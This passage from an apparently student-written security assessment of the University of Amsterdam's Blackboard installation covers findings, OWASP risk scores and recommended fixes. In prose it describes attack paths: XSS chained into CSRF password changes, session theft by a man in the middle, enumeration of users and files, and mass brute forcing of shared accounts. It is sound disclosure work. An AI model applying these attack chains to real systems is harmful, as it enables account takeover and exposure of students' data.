In the current implementation, a course instructor can add any other user as an instructor to the same course. According to Blackboard's official documentation[2], an instructor is the highest role available for a course. In the past, teaching assistants were added to courses as instructors, therewith giving them full access to all the course tools available. This causes a mismatch between the virtual and real-life definition of the word 'instructor'. If the application owner assumes an instructor is always a full professor, for example, he ignores the fact that there are many instructors that are just students in reality. The question whether instructors should be 'trusted' more than regular students could then be questioned and should probably be evaluated.

6.7.2 Shared accounts

During an evaluation of compromised accounts, it appeared relatively many 'shared' accounts were present in the system, which was confirmed to be true by the application owner. These accounts are mostly used by supporting departments in which multiple employees work in shifts and need to have insight into courses for their work. For instance, one of the compromised accounts had access to 461 courses. Many of these accounts could very easily be found using simple and obvious credentials, opening the gates to at least hundreds of courses, their students and their files to hackers.

6.7.3 Password change functionality

Local users can change their passwords in their account settings directly. The only information required for this is the new password. This means anyone could, after having access to the account in any way, change the password without knowing the current one. The attack shown in section 6.5 can be used to change the password of any user visiting any of the pages with embedded JavaScript after an XSS attack. As HTTPS is not enabled throughout the website, hackers could randomly inject HTML code in the traffic of Blackboard users and automatically change their passwords, resulting in a lockout. Right now, there is no way to reset a password using an email address, which could result in hackers being able to use accounts for days before the user can physically let his password get reset by a UvA support employee.

6.7.4 DTAP segregation

This research was performed on the acceptance environment of the UvA. In the case of the UvA, however, the data on the acceptance environment consisted of a copy of the production data that was one month old. This enabled fetching all users in the system and means compromised user accounts in the testing environment could be used to compromise accounts in the production environment, too.

6.7.5 Security logging

After sending millions of requests to the servers Blackboard was running on, it turned out no security countermeasures were in place. While Blackboard has built-in logging functionality, the noise caused during this research was not noticed by anyone. No firewall software blocked access to any of the pages during any of the malicious actions performed, and during a short interview with the application owner it became clear the logs were indeed never reviewed. After 30 days, all logs were automatically deleted, meaning that any hack that took place more than 30 days ago will never be noticed. This, combined with the findings in section 6.7.4, could theoretically mean hackers already have access to the system without anyone else knowing. While this cannot be known for sure, there is virtually no way to proof the opposite. During the research, one million session cookies were requested, over 20 million brute force attempts were done and millions of other requests were performed from the same IP address without any trouble.

6.7.6 Responsible disclosure

Since this implementation of Blackboard contains over 140 thousand users, support is a requirement. The UvA appointed some knowledgeable users to catch the first questions from the users before they will be sent to the service desk. Security incidents can also be reported by those people. When a security vulnerability is reported by a user, the support employee needs to alert the UvA's Computer Emergency Response Team (CERT). During the research a student reported a security vulnerability to a Blackboard support employee. This was never reported to the CERT or to the functional owner of the system. This could imply the process of alerting should be evaluated and needs to be improved.

6.8 Grey-box test

During the black-box test a lot of noise was made within the test environment of Blackboard. The OWASP Top 10 was tried and a lot of brute forcing was done. These attacks included the inode leaking analysis to grab all files within the system and Millions of login attempts for over 140 thousand different user accounts. After an interview with the application owner, it turned out no alarms where generated by the system. Actually, there is no monitoring and alerting at all. The system has its own logging but these log files are ignored by the

Risk Score	Classification
0 to <3	Low
3 to <6	Medium
6 to <9	High

Table 3: Levels of critiqueness as defined by OWASP[23]

functional owner due to time constrains. This means that, if there is a breach in the system, nobody will ever notice it. This makes it an interesting part to improve on. Administrators log in using local accounts, generated without any password policy. They use the same login page as normal users. This page is vulnerable for downgrade attacks, session cookies can be stolen and log in over HTTP is possible. So, for a MITM, the login page is a very useful place to monitor.

7 Classification

OWASP proposed the 'OWASP Risk Rating Methodology'[23] to classify vulnerabilities. First, the impact and the likelihood of a given vulnerability being exploited is determined. Using these two factors, it is then possible to indicate how 'severe' a vulnerability is (see Equation 1). While these ratings are relatively subjective and some likelihood and impact factors are hard to estimate, OWASP provides some good guidelines for this scoring methdology. In this project, the classifications of vulnerabilities are based on this methodology.

$$Risk = Likelihood * Impact \tag{1}$$

To classify the vulnerabilities found during the security tests we use three classes: *Red*, *Orange* and *Yellow*. For these levels of critiqueness, the guidelines defined by OWASP are used. For reference, they are included in Table 7.

Red indicates there is a vulnerability which could be exploited without the need of another attack vector. It must also have a high risk and a high likelihood.

Orange means at least one other attack factor is needed to exploit the vulnerability. The risk is high but, by definition, the likelihood is lower due to the fact it needs another attack first. For instance, to do session hijacking one needs to be a MITM first. When an attacker is able to place himself in the path between the client and the server, he is able to eavesdrop on the traffic and extract session cookies given to authenticated users.

The classification 'Yellow' indicates the vulnerability has a small likelihood and the risk is relatively low. Although a vulnerability classified yellow cannot be used to do large damage on its own, it can be used as a stepping stone for a bigger attack.

Likelihood	Impact	Risk
A2	6.75	6.75
A3	5.125	5.5
A5	7.125	7.25
A6	6.875	5.875
A8	4.75	5.5
A9	6.75	7.5
Non-OWASP [1]	5	6.625

Table 4: Classification of vulnerabilities

In table 4, the likelihood and impact of the seven most important vulnerabilities found during this research are listed. This information is based on the raw data provided in Table A and Table B in the appendices that were constructed using the OWASP methodology mentioned above.

8 Discussion and conclusion

As seen in previous chapters, the UvA's implementation of Blackboard is open for improvements. Everyone with a bad intention is capable of logging in with high level accounts due to the poor choices made during implementation. No local password policy is set and the website is presented over HTTP instead of HTTPS. The fact that functional accounts with relatively high permissions and bad passwords exist within Blackboard causes a big risk. Next to this, the UvA did not update the system for more than three years. The old software versions were proven to be vulnerable for attacks. Reported security vulnerabilities exist for all of the software reviewed.

Blackboard itself is not secure either. Most of the vulnerabilities found during this project are coming from Blackboard itself (it is still the UvA's choice to use a version that originates from 2013). Blackboard leaks sensitive information enabling a malicious user to list all courses, users and files in the system. By making a smart mapping between these types of information (which can partially be done using features native to Blackboard), crafting targeted attacks aiming to get access to 'interesting' files become relatively easy.

At least two fields available to non-student users are vulnerable to XSS-attacks. By exploiting this, CSRF protection can be bypassed locally. Whenever a victim views the malicious page in his browser, the attacker can hijack his account, become instructor for the courses the he is an instructor for or do any other action on behalf of him. If a non-student user with permissions to enter grades in students' grade books visits the malicious page, this attack can easily become very severe.

Furthermore, the security settings of the environment are not properly configured. Anyone is able to do brute force attacks on the system from any IP

[1](User Account Management)




Figure 6: Overview of relative risk for all vulnerabilities (see Table 4)

address. Security logs are never reviewed, which enables attackers to remain unknown.

Next to all this, if a malicious user is capable of playing MITM, he can easily eavesdrop on all traffic and inject HTML or JavaScript code into the packets. This would allow him to execute code in his benefit. By exploiting a vulnerability found in the password change function, every local account on the same local area network could be compromised automatically.

8.1 Recommendations

Below, a summary of the recommended fixes for the found vulnerabilities is given. This list can be used as a guideline for structurally fixing the issues mentioned in this paper.

8.1.1 OWASP issues

A2-Broken Authentication and Session Management Sessions should be set up to have a short time-to-live (TTL) when they are distributed. While the session cookie is set to HTTP-only, it can easily be stolen by intercepting the traffic as a MITM. This is fixed by implementing HTTPS system-wide. The other cookies set when first visiting Blackboard are not required for any of the functions reviewed. If this should be the case, they need to be evaluated.

A3-Cross-Site Scripting (XSS) It is possible to inject (malicious) JavaScript code into course pages at two places as an instructor. This includes the overview page of a course, meaning that anyone visiting the course will automatically execute the code. Using these exploits, a CSRF attack can be crafted (see Section 6.5). Nobody, under any circumstances, should be able to include JavaScript code into any editor. As there are many students and shared accounts who are also an instructor in the system, the argument of instructors being trusted users does not hold.

Another point worth mentioning is that these two XSS vulnerabilities may not be the only ones. If the code is re-used in other parts of the system, those parts must be reviewed, too.

A5-Security Misconfiguration HTTPS is not enabled anywhere on Blackboard. This causes big risk for users on public networks, as sessions can be stolen and malicious code can be injected into any page visited. HTTPS should both be enabled and enforced so that nobody can perform a MITM attack. Additionally, HSTS should be implemented to prevent a MITM to use a rogue SSL certificate to intercept and sniff traffic[24]. In short, any kind of downgrade attacks that make obtaining a MITM position must be protected against. The ability to create local accounts without password policy enforcement is the biggest problem found during this research. Local accounts should be deleted, only remote accounts created with password policy enforcement should be allowed to log in to the system.

A6-Sensitive Data Exposure As all users and file names can be enumerated, valuable information is leaked. These issues are considered *features* of Blackboard that instructors can use, but they could also be used for malicious purposes. A balance should be found between having an easy means of adding new students and instructors to courses, and having privacy assured. A possible solution could be to have one trusted person who takes care of adding new students to courses on request by instructors.

If any unauthorized person would get access to the user list using any instructor account, this would be considered a data breach and must, by law, be reported to the Dutch Data Protection Authority (DPA) as it contains personally identifiable information[25]. Not taking the right measurements and precautions can result in the UvA being fined. As there is no way to know whether this information has already been compromised, it is advised to construct a preliminary plan to deal with this situation may it arise. Additionally, all log files available should be examined for any suspicious behavior on a frequent basis, starting as soon as possible.

A8-Cross-Site Request Forgery (CSRF) While nonces are used for POST requests, CSRF attacks are still possible by either exploiting an XSS vulnerability or by injecting HTML code in plain HTTP traffic. Apart from these two issues, the implemented CSRF protection appears to be sufficient. The specific

CSRF attack targeting the password change functionality is described in Section 6.7.3.

A9-Using Components with Known Vulnerabilities The current version of Blackboard is three years old, and should be updated to the newest version available[26]. Besides, the software mentioned in section 6.6 must all be updated to guarantee safety to both the system and its users. During the research, no fully updated software was found. This could indicate the problem lies deeper, meaning it should be included in the development and system management workflow much more. A critical vulnerability in one of the underlying systems could result in a total system takeover and a similar data breach described in Section 8.1.1.

8.1.2 Non-OWASP Top 10 issues

User Account Control In the past, users were given user roles they were not supposed to have considering their function within the UvA. These accounts should be suspended or have their unnecessary privileges retracted. Deciding who should get which privileges can be quite a task. OWASP addressed this issue and advises to follow the *Least Privilege Principle*[27]. This principle says a user should just have enough rights to do his job, and no more. In the case of the UvA, this would mean a teaching assistant should be given the 'teaching assistant' role that is readily available in Blackboard. If a non-student user does not have any business with grades, he should not have the rights to see, add or change any of the grades. This applies to all roles and features in the system.

Shared accounts Shared accounts should not be allowed anywhere within the organization. Instead, everyone requiring access to a specific course should be given it on a personal title. If shared accounts are used, it is inevitable that ex-employees still have access to the system long after they have left the university. As shared accounts found during this research often had relatively high privileges, this might cause relatively severe incidents.

DTAP segregation While having a separated development, testing, acceptance and production (DTAP) environment is generally a good practice, this only works well if there is true segregation. This is underlined by the Dutch National Cyber Security Centre (NCSC) in their IT security guidelines for businesses[28]. The development, testing, acceptance and production environments should *not* have any shared data. In case of a data breach in one environment in the current situation, the others are basically breached, too. Test data should be created, which could be automatically imported in any of the test systems. Randomly generating users, courses and files in bulk could be a way to still be able to test the system under a realistic workload. If test accounts are used, they should never be available in the production environments. Even then, it should only be possible to use the test accounts from the real testers' IP addresses. If this would cause trouble, VPNs should be used.

Security logging Logs should be parsed and analyzed frequently, which is not the case at this moment. A simple script that is able to blacklist IP addresses that show suspicious behavior could be enough to know what is going on. When using any brute force methods, the default login page was not used. Instead, basic HTTP authentication was used in these cases. It is important to check whether these login attempts are included in the logfiles. If not, this provides an easy way in for a hacker.

Password change functionality Passwords can be changed in a running session without specifying the current password. This must be fixed by requiring the current password in the same form, too. This is common practice and the OWASP guidelines considering this matter could be used when fixing this issue[29].

8.2 Conclusion

This report shows the vulnerabilities and risks the UvA is exposed to by running Blackboard in the current configuration. Different known attacks can be performed next to the flaws the specific implementation has. During this research the security is breached in several ways, and the UvA is proven to be very close to a severe data breach. The UvA should use this report to improve the services they are offering to the students. As Blackboard is the biggest application hosted by the UvA and the security contains many flaws, it would not be unsurprising if this research only points out the tip of the iceberg. What is sure is that the UvA needs to take information and data security of their systems much more seriously.

9 Future work

During this research some severe vulnerabilities within the currently implemented version of Blackboard were found. Not all OWASP vulnerabilities were tested extensively. As the authors of this document are still students in the field of cybersecurity, it is likely that more vulnerabilities can be found in the UvA's implementation by experts with more experience. This research looked into a version that originates from 2013. New versions with new options are available for users. While known issues were solved by security updates, new features might introduce new vulnerabilities. The four remaining vulnerabilities out of the OWASP Top 10 can be researched. Furthermore, Blackboard has the possibility to import third party plugins which are referred to as 'building blocks'. New versions of Blackboard depend on these building blocks to communicate to other systems. This might be a good starting point for finding new vulnerabilities. After all, the system is as insecure as its weakest link.

References

[1] 2015. URL: https://en-us.help.blackboard.com/Learn/9.1_Older_Versions/9.1_SP_12_and_SP_13/Administrator/010_Release_Notes/025_SP13_Release_Notes/Security_Enhancements (visited on 04/25/2016).

[2] 2015. URL: https://en-us.help.blackboard.com/Learn/9.1_2014_04/Instructor/050_Course_Customization/050_Course_Roles (visited on 05/22/2016).

[3] 2016. URL: https://www.uva.nl/en/about-the-uva/uva-profile/facts-and-figures/facts-and-figures.html.

[4] 2016. URL: http://blackboard.com/ (visited on 05/25/2016).

[5] 2016. URL: https://www.owasp.org/index.php/Main_Page (visited on 05/09/2016).

[6] 2016. URL: https://www.os3.nl/2015-2016/courses/ot/start (visited on 05/22/2016).

[7] 2016. URL: http://www.oracle.com/partners/es/knowledge-zone/database/saas-blackboard-casestudy-198555.pdf (visited on 05/22/2016).

[8] 2016. URL: https://www.cvedetails.com/cve/CVE-2005-4338/ (visited on 05/22/2016).

[9] 2016. URL: https://www.utwente.nl/onderwijssystemen/nieuwsarchief/nieuwsberichten/blackboard_veiligheid/ (visited on 05/22/2016).

[10] 2016. URL: http://webwereld.nl/security/45523-universiteitssoftware-blijkt-langdurig-lek (visited on 05/22/2016).

[11] 2016. URL: https://tweakers.net/nieuws/70511/lekken-in-e-learningsuite-blackboard-laat-studenten-cijfers-aanpassen.html (visited on 05/22/2016).

[12] 2016. URL: https://www.kali.org/ (visited on 05/22/2016).

[13] 2016. URL: https://moxie.org/software/sslstrip/ (visited on 05/22/2016).

[14] 2016. URL: https://www.owasp.org/index.php/Testing_for_Weak_password_policy_%28OWASP-AT-008%29 (visited on 05/21/2016).

[15] 2016. URL: https://www.coe.int/t/dghl/standardsetting/dataprotection/national%20laws/NL_DP_LAW.pdf (visited on 05/23/2016).

[16] 2016. URL: https://portswigger.net/ (visited on 05/22/2016).

[17] 2016. URL: https://www.owasp.org/index.php/Insufficient_Session-ID_Length (visited on 05/21/2016).

[18] 2016. URL: http://blackboard.ic.uva.nl/webapps/cmsadmin/execute/reports?action=generate&xythos_id= (visited on 05/12/2016).

[19] 2016. URL: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-93077/Apache-Http-Server-2.2.15.html (visited on 05/12/2016).

[20] 2016. URL: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/version_id-137817/Apache-Tomcat-6.0.35.html (visited on 05/14/2016).

[21] 2016. URL: https://www.cvedetails.com/vulnerability-list/vendor_id-25/product_id-78/version_id-192936/Redhat-Enterprise-Linux-6.7.html (visited on 05/18/2016).

[22] 2016. URL: https://www.owasp.org/index.php/Authentication_Cheat_Sheet#Password_Complexity (visited on 05/22/2016).

[23] 2016. URL: https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology (visited on 05/25/2016).

[24] 2016. URL: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security (visited on 05/22/2016).

[25] 2016. URL: https://autoriteitpersoonsgegevens.nl/nl/melden/meldplicht-datalekken (visited on 05/22/2016).

[26] 2016. URL: https://en-us.help.blackboard.com/Learn/9.1_2014_04/Administrator/010_Release_Notes/060_Learn_9.1_Q2_2016 (visited on 05/22/2016).

[27] 2016. URL: https://www.owasp.org/index.php/Least_privilege (visited on 05/22/2016).

[28] 2016. URL: https://www.ncsc.nl/binaries/content/documents/ncsc-nl/actueel/whitepapers/ict-beveiligingsrichtlijnen-voor-webapplicaties/6/ICT+Beveiligingsrichtlijnen+voor+Webapplicaties+++oude+versie+2012.pdf (visited on 05/22/2016).

[29] 2016. URL: https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009) (visited on 05/22/2016).

[30] *badentropy.png*. 2016. URL: http://4.bp.blogspot.com/-1DiRLv-ES1E/Tz2RcEYdquI/AAAAAAAAAA8/Zh-_gXW2BrA/s1600/7.png.

[31] Peter Bradford et al. "The Blackboard learning system: The be all and end all in educational instruction?" In: *Journal of Educational Technology Systems* 35.3 (2007), pp. 301–314.

[32] Ioannis Koniaris, Georgios Papadimitriou, and Petros Nicopolitidis. "Analysis and visualization of SSH attacks using honeypots". In: *EUROCON, 2013 IEEE*. IEEE. 2013, pp. 65–72.

[33] *SSL-strip.png*. 2016. URL: http://joakim.uddholm.com/images/sslstrip.png.

[34] Tung Tran. 2016. URL: http://www3.cs.stonybrook.edu/~ttran/blackboard_report.pdf (visited on 04/25/2016).

[35] Dave Wichers. "OWASP Top-10 2013". In: *OWASP Foundation, February* (2013).

Appendices

A Likelihood of found attacks

ID	Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection	Total
A2	3	9	6	6	9	7	5	9	6.75
A3	8	7	4	4	3	3	3	9	5.125
A5	6	9	6	6	9	7	5	9	7.125
A6	1	9	6	9	7	8	6	9	6.875
A8	9	8	2	4	2	2	2	9	4.75
A9	3	4	8	9	9	4	8	9	6.75
Non-OWASP	1	8	5	6	6	4	5	5	5

B Impact of found attacks

ID	Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation	Total
A2	9	7	5	9	4	7	5	8	6.75
A3	7	7	4	6	4	7	4	5	5.5
A5	8	7	7	9	5	8	7	7	7.25
A6	7	2	2	7	7	9	5	8	5.875
A8	7	7	4	6	4	7	4	5	5.5
A9	7	7	7	9	7	8	7	8	7.5
Non-OWASP	7	8	7	7	5	6	6	7	6.625